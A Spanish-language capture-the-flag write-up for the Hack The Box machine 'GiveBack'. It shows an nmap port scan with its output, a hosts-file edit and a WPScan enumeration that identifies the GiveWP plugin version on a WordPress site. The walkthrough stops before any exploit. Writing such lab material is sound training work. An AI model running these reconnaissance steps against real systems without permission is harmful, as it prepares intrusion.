











CONECTAR CON OPENVPN







Vamos a la ubicación del archivo desde la terminal y ejecutamos el archivo




Verificamos desde otra terminal



Volviendo al navegador nos aparece la conexión exitosa




Escojemos una maquina de nivel medio:



Nos conectaremos via ssh a nuestro Kali por tema de problemas con el tipo de entrada de teclado y caracteres espaciales

Escaneo de Puertos

```
sudo nmap -Pn -sC -sV --min-rate 5000 10.10.11.94 -oN nmap_giveback.txt
```



```
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(kali@kali)~$ sudo nmap -Pn -sC -sV --min-rate 5000 10.10.11.94 -oN nmap_giveback.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 15:27 -04
Nmap scan report for 10.10.11.94
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp    open  http     nginx 1.28.0
|_ http-generator: WordPress 6.8.1
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-title: GIVING BACK IS WHAT MATTERS MOST &#8211; OBVI
|_ http-server-header: nginx/1.28.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds


(kali@kali)~$
```

Puerto 80 (HTTP): e nuestra entrada

- Es un sitio **WordPress** (versión 6.8.1).
- El título es *"GIVING BACK IS WHAT MATTERS MOST – OBVI"*.
- Tiene un archivo robots.txt que oculta /wp-admin/ (el panel de administración).

Vamos a decirle a tu Kali que la IP 10.10.11.94 responde al nombre giveback.htb.

echo "10.10.11.94 giveback.htb" | sudo tee -a /etc/hosts





```
(kali@kali)~$ echo "10.10.11.94 giveback.htb" | sudo tee -a /etc/hosts
10.10.11.94 giveback.htb
(kali@kali)~$
```

Escaneo específico de WordPress (WPScan)

Esta herramienta buscará usuarios, plugins vulnerables y temas. Es vital para encontrar por dónde entrar.

```
wpscan --url http://giveback.htb --enumerate u,p --plugins-detection aggressive -o wpscan_giveback.txt
```



Enumeración Web y Detección de Vulnerabilidades

Al detectar un gestor de contenido WordPress, se procedió a utilizar herramientas específicas de enumeración.

Intento de Escaneo Automatizado (WPScan): Se intentó enumerar usuarios y plugins mediante la herramienta WPScan con detección agresiva.

Comando:

wpscan --url http://giveback.htb --enumerate u,p --plugins-detection aggressive -o wpscan_giveback.txt

```
kali@kali: ~
2, "IQD":2, "IRT":2, "JEP":2, "KGS":2, "KHR":0, "KMF":2, "KPM":0, "KZT":2, "LAK":0, "LBP":2, "LKR":0, "LRD":2, "LSL":2, "LYD":3, "MDL":2, "MGA":0, "MMK":2, "MNT":2, "MOP":2, "MRO":2, "MUR":2, "MVR":1, "MMK":2, "MZN":0, "NAD":2, "NGN":2, "NIO":2, "PAB":2, "PGK":2, "PRB":2, "PYG":2, "QAR":2, "RSD":2, "RWF":2, "SBD":2, "SCR":2, "SDG":2, "SHP":2, "SLL":2, "SOS":2, "SRD":2, "SSP":2, "STD":2, "SYP":2, "TJS":2, "TNT":2, "TND":3, "TTD":2, "UGX":2, "UZS":2, "VND":1, "VUV":0, "WST":2, "XAF":2, "XOF":2, "XPF":2, "YER":2, "ZMW":2, "recurringLabelLookup":[]};
/* ]]> */
</script>
<script type="text/javascript" src="http://giveback.htb/wp-content/plugins/give/assets/dist/js/give-donation-summary.js?ver=3.14.0" id="give-donation-summary-script-frontend-js"></script>
<script type="text/javascript" src="http://giveback.htb/wp-includes/js/imagesloaded.min.js?ver=5.0.0" id="imagesloaded-js"></script>
